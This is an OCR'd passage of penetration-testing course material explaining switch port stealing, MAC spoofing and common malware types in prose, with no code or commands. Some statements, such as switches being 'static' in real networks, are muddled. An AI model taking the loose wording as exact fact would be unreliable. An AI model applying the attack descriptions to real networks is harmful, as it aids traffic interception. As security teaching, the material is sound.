


Figure A.277: DHCP Spoofing Attack

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Switch Port Stealing

Switch port stealing is a sniffing technique used by an attacker who spoofs both the IP address and MAC address of the target machine. Using a port stealing attack, attackers steal traffic destined to a specific port of an Ethernet switch. It allows an attacker to sniff the packets that were originally destined for another computer.

An attacker takes advantage of a switch's incapability of updating its address table dynamically. Ethernet switches learn and maintain information about who is connected to the port. This information includes IP and Mac addresses of the computers connected to the network. The switch is supposed to update this information dynamically. However, the switch is still static in a real network environment. For example, if computer connected to a particular port is moved to another port, the switch's address table entry will still point to the same computer only.

A MiTM technique is used to perform packet sniffing by exploiting the switch ports of a user. Attackers flood the switch ports with forged packets that contain the attacker's MAC address as the source address which is identical to the victim's host spoofed MAC and destination addresses. This allows the switch port to send traffic to the attacker instead of to the intended recipients.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.278: Switch port stealing

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



MAC Spoofing/Duplicating

Spoofing attacks allow attackers to spread malware, bypass authentication checks, or steal sensitive information. The attacker pretends to be a legitimate user on a network and gets access to restricted resources in order to perform malicious activities.

MAC duplicating refers to spoofing the MAC address with the MAC address of a legitimate user on the network. It involves sniffing a network for the MAC addresses of legitimate clients connected to the network. In this attack, the attacker first retrieves the MAC addresses of clients who are actively associated with the switch port. Then the attacker spoofs their own MAC address with the MAC address of the legitimate client. If the spoofing is successful, the attacker can receive all the traffic destined for the client. An attacker gains access to the network and will take over someone's identity who is already on the network.





Figure A.279: MAC Spoofing/Duplicating

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Malware Attacks

- **Malware**

  Malware is a piece of malicious software that is designed to perform activities as intended by the attacker without user consent. It appears in the form of an executable code, active content, scripts or other forms of software. The attacker compromises system security, intercepts computer operations, gathers sensitive information, modify, delete or add content to a website, take control of a user's computer, etc. It is used against government agencies or corporate companies to extract highly confidential information.

- **Virus**

  A virus is a type of program that can duplicate itself by making copies of itself. The major criteria for categorizing a piece of executable code as a virus is that it replicates itself through hosts. A virus can only spread from one PC to another when its host is taken to the uncorrupted computer. For example, by a user transmitting it over a network or executing it on a removable media. Viruses can spread the infection by damaging files in a file system. Viruses are sometimes confused as worms. A worm can spread itself to other computers without the intent of the host. A majority of PCs are now connected to the Internet and to local area networks, increasing their spread. The virus spreads through the computer by itself and infects the file from one computer to another computer using a host. It reproduces its own code while enclosing other executables and spreads throughout the host. Some viruses reside in the memory and may infect programs through the boot sector. A virus can also be in an encrypted form infecting files in a symbolic form.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Armored Virus**

  An armored virus is a type of computer virus that is specifically coded with different mechanisms to make its detection difficult. It fools antivirus programs, making them believe the armored virus is located somewhere else in memory and making it difficult to detect and remove. There is another kind of armor that is implemented with complicated and confusing code, whose purpose is to hide the virus from being detected as well as develop a countermeasure. This mechanism makes it difficult for researchers to disassemble the virus. Therefore, it propagates longer before researchers find a countermeasure. It affects target users similar to a normal virus. Trojan

  A Trojan is a malicious program that masquerades as legitimate software. A Trojan horse attack is termed as a serious threat to system security. A victim may be under attack from the trojan, but they could also be used as an intermediary to attack others (without the knowledge of the victim). Most Trojans consist of two parts: server and a client. A server is a program that gets installed on the infected system. The client is also a program that is located on the attacker's computer. Both the server and client are used to establish a connection between the attacker and a victim's system via the Internet.

  In the computer world, a Trojan can be described as a hateful security-breaching program that is impersonates an application and is illegal. For example, if the user downloads what appears to be a movie or a music file and then clicks on the file to open it, the file will instead unleash a dangerous program that erases the disk.

  Trojan horses can also access the programs remotely. It can delete files, send files to the intruder, modify the files, installs other programs that provide unauthorized network access and execute privilege-elevation attacks. A Trojan horse can attempt to exploit a vulnerability to increase the level of access beyond that of the user running the Trojan horse. If a Trojan compromises a system in a shared network, the attacker records user names and passwords or other sensitive information as it navigates across the network.

- **Adware**

  Adware is a software program that tracks the user's browsing patterns for marketing purposes and displaying advertisements. It collects the user's data, such as what types of Internet sites the user visits in order to customize the adverts that are relevant to the user. Legitimate software is embedded with adware programs to generate revenue. Adware is considered as a legitimate alternative provided to customers who do not wish to pay for software. Software developers look to adware as a way to reduce development costs and increase profits. It enables software developers to offer software at no cost or at a reduced price. Software developers are motivated to design, maintain and upgrade their software product and generate revenues using adware. It has become a large platform with millions of users and has attracted attackers looking to perform attacks through exploiting adware. Legitimate adware requests a user's permission before collecting user data. If a legitimate adware is used and you remove or uninstall it, the ads should disappear. Further, there is an option to disable ads by purchasing a registration key. When user data is collected without a user's permission, it is malicious and termed

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

as spyware. It should be avoided for privacy and security reasons. Malicious adware gets installed on a computer using cookies, plug-ins, file sharing, freeware and shareware. It consumes more bandwidth, exhausts CPU resources and memory. Attackers perform spyware attacks and collect information from the target user's hard drive, the websites visited or keystrokes typed in order to misuse and perform fraud.

Common adware programs include toolbars on a user's desktop or those that work in conjunction with the user's web browser. Adware performs advanced searching of the web or a user's hard drive and may provide better organization of bookmarks and shortcuts. Adware typically requires an Internet connection to run. There is more advanced adware that includes games and utilities that are free to use but users need to watch advertisements until the program opens. For example, while watching "YouTube videos", users need to wait until the ad is completed before watching the video.

- **Spyware**

  Spyware is a piece of software code that extracts the user's information and sends it to attackers. It enables pop-up advertisements to appear, modifies computer settings, redirects users to fake webpages or changes the home page of the browser. Users are not really aware of spyware being installed on their computer. Most of the time, spyware is used to track cookies and display unwanted pop-up ads. Its presence is hidden from the user and it is difficult to detect. Keylogger is a type of spyware used by attackers to record keystrokes entered by the user. Spyware infects a user's system when they visit a fake website containing malicious code which is controlled by the spyware author. This malicious code forces the spyware download and its installation. It also gets infected by manipulating loop holes in the browser or software, by binding itself with trusted software, etc. Once the spyware is installed, it monitors the user's activities on the Internet. It gathers information such as usernames, passwords, bank account details, credit card numbers, etc., and sends it to the attacker.

